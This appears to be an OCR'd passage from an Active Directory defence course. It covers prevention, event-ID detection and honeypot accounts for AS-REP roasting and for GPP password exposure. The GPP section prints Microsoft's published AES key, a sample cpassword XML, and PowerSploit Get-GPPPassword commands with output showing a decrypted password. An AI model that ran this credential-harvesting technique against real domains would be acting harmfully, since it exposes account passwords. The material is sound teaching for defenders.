
Prevention

As mentioned before, the success of this attack depends on the strength of the password of users with `Do not require Kerberos preauthentication` configured.

First and foremost, we should only use this property if needed; a good practice is to review accounts quarterly to ensure that we have not assigned this property. Because this property is often found with some regular user accounts, they tend to have easier-to-crack passwords than service accounts with SPNs (those from Kerberoast). Therefore, for users requiring this configured, we should assign a separate password policy, which requires at least 20 characters to thwart cracking attempts.

Detection

When we executed Rubeus, an Event with ID `4768` was generated, signaling that a `Kerberos Authentication ticket` was generated:



The caveat is that AD generates this event for every user that authenticates with Kerberos to any device; therefore, the presence of this event is very abundant. However, it is possible to know where the user authenticated from, which we can then use to correlate known good logins against potential malicious hash extractions. It may be hard to inspect specific IP addresses, especially if a user moves around office locations. However, it is possible to scrutinize the particular VLAN and alert on anything outside it.

Honeypot


For this attack, a `honeypot user` is an excellent detection option to configure in AD environments; this must be a user with no real use/need in the environment, such that no login attempts are performed regularly. Therefore, any attempt(s) to perform a login for this account is likely malicious and requires inspection.

However, suppose the honeypot user is the only account with `Kerberos Pre-Authentication not required`. In that case, there might be better detection methods, as it would be very obvious for advanced threat actors that it is a honeypot user, resulting in them avoiding interactions with it. (I did previously hear from an organization that needed one of these accounts (application related) that the 'security through obscurity' behind having only one of these accounts may save them, as attackers will avoid going after it thinking it is a honeypot user. While it may be true in some instances, we should not let a glimpse of hope dictate the security state of the environment.)

To make a good honeypot user, we should ensure the following:

- The account must be a relatively old user, ideally one that has become bogus (advanced threat actors will not request tickets for new accounts because they likely have strong passwords and the possibility of being a honeypot user).
- For a service account user, the password should ideally be over two years old. For regular users, maintain the password so it does not become older than one year.
- The account must have logins after the day the password was changed; otherwise, it becomes self-evident if the last password change day is the same as the previous login.
- The account must have some privileges assigned to it; otherwise, it won't be interesting to try to crack its password's hash.

If we go back to our playground environment and configure the user 'svc-iam' (presumably an old IAM account leftover) with the recommendations above, then any request to obtain a TGT for that account should be alerted on. The event received would look like this:




GPP Passwords

Description

`SYSVOL` is a network share on all Domain Controllers, containing logon scripts, group policy data, and other required domain-wide data. AD stores all group policies in `\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\`. When Microsoft released it with the Windows Server 2008, `Group Policy Preferences` (`GPP`) introduced the ability to store and use credentials in several scenarios, all of which AD stores in the policies directory in `SYSVOL`.

During engagements, we might encounter scheduled tasks and scripts executed under a particular user and contain the username and an encrypted version of the password in XML policy files. The encryption key that AD uses to encrypt the XML policy files (the `same` for all Active Directory environments) was released on Microsoft Docs, allowing anyone to decrypt credentials stored in the policy files. Anyone can decrypt the credentials because the

`SYSVOL` folder is accessible to all 'Authenticated Users' in the domain, which includes users and computers. Microsoft published the [AES private key on MSDN]:



2.2.1.1.4 Password Encryption

Article • 02/14/2019 • 2 minutes to read

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Also, as a reference, this is what an example XML file containing an encrypted password looks like (note that the property is called `cpassword`):

```
<?xml version="1.0"?>
<Groups clsid="A">
<User clsid="A">
<Properties action="C" fullName="svc-iis" descrption="" cpassword="qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80"
changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="svc-iis"/>
</User>
</Groups>
```

Attack

To abuse `GPP Passwords`, we will use the [Get-GPPPassword] function from `PowerSploit`, which automatically parses all XML files in the Policies folder in `SYSVOL`, picking up those with the `cpassword` property and decrypting them once detected:

```
PS C:\Users\bob\Downloads> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\bob\Downloads> Get-GPPPassword

UserName  : svc-iis
NewName   : [BLANK]
Password  : abcd@123
Changed   : [BLANK]
File      : \\EAGLE.LOCAL\SYSVOL\eagle.local\Policies\{73C66DBB-81DA-44D8-
BDEF-20BA2C27056D}\
            Machine\Preferences\Groups\Groups.xml
NodeName  : Groups
Cpassword : qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
```

```
PS C:\Users\bob\Downloads> Get-GPPPassword


UserName  : svc-iis
NewName   : [BLANK]
Password  : abcd@123
Changed   : [BLANK]
File      : \\EAGLE.LOCAL\SYSVOL\eagle.local\Policies\{73C66DBB-81DA-44D8-BDEF-20BA2C27056D}\
Machine\Preferences\Groups
            \Groups.xml
NodeName  : Groups
Cpassword : qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
```

Prevention


Once the encryption key was made public and started to become abused, Microsoft released a patch (`KB2962486)` in 2014 to prevent `caching credentials` in GPP. Therefore, GPP should no longer store passwords in new patched environments. However, unfortunately, there are a multitude of Active Directory environments built after 2015, which for some reason, do contain credentials in `SYSVOL`. It is therefore highly recommended to continuously assess and review the environment to ensure that no credentials are exposed here.

It is crucial to know that if an organization built its AD environment before 2014, it is likely that its credentials are still cached because the patch does not clear existing stored credentials (only prevents the caching of new ones).


Detection

There are two detection techniques for this attack:


- Accessing the XML file containing the credentials should be a red flag if we are auditing file access; this is more realistic (due to volume otherwise) regarding detection if it is a dummy XML file, not associated with any GPO. In this case, there will be no reason for anyone to touch this file, and any attempt is likely suspicious. As demonstrated by `Get-GPPPasswords`, it parses all of the XML files in the Policies folder. For auditing, we can generate an event whenever a user reads the file:



Once auditing is enabled, any access to the file will generate an Event with the ID `4663`:



- Logon attempts (failed or successful, depending on whether the password is up to date) of the user whose credentials are exposed is another way of detecting the abuse of this attack; this should generate one of the events `4624` (`successful logon`), `4625` (`failed logon`), or `4768` (`TGT requested`). A successful logon with the account from our attack scenario would generate the following event on the Domain Controller:



In the case of a service account, we may correlate logon attempts with the device from which the authentication attempt originates, as this should be easy to detect, assuming we know where certain accounts are used (primarily if the logon originated from a workstation, which is abnormal behavior for a service account).

Honeypot


This attack provides an excellent opportunity for setting up a trap: we can use a semi-privileged user with a `wrong password`. Service accounts provide a more realistic opportunity because:

- The password is usually expected to be old, without recent or regular modifications.
- It is easy to ensure that the last password change is older than when the GPP XML file was last modified. If the user's password is changed after the file was modified, then no adversary will attempt to login with this account (the password is likely no longer valid).
- Schedule the user to perform any dummy task to ensure that there are recent logon attempts.


When we do the above, we can configure an alert that if any successful or failed logon attempts occur with this service account, it must be malicious (assuming that we whitelist the dummy task logon that simulates the logon activity in the alert).

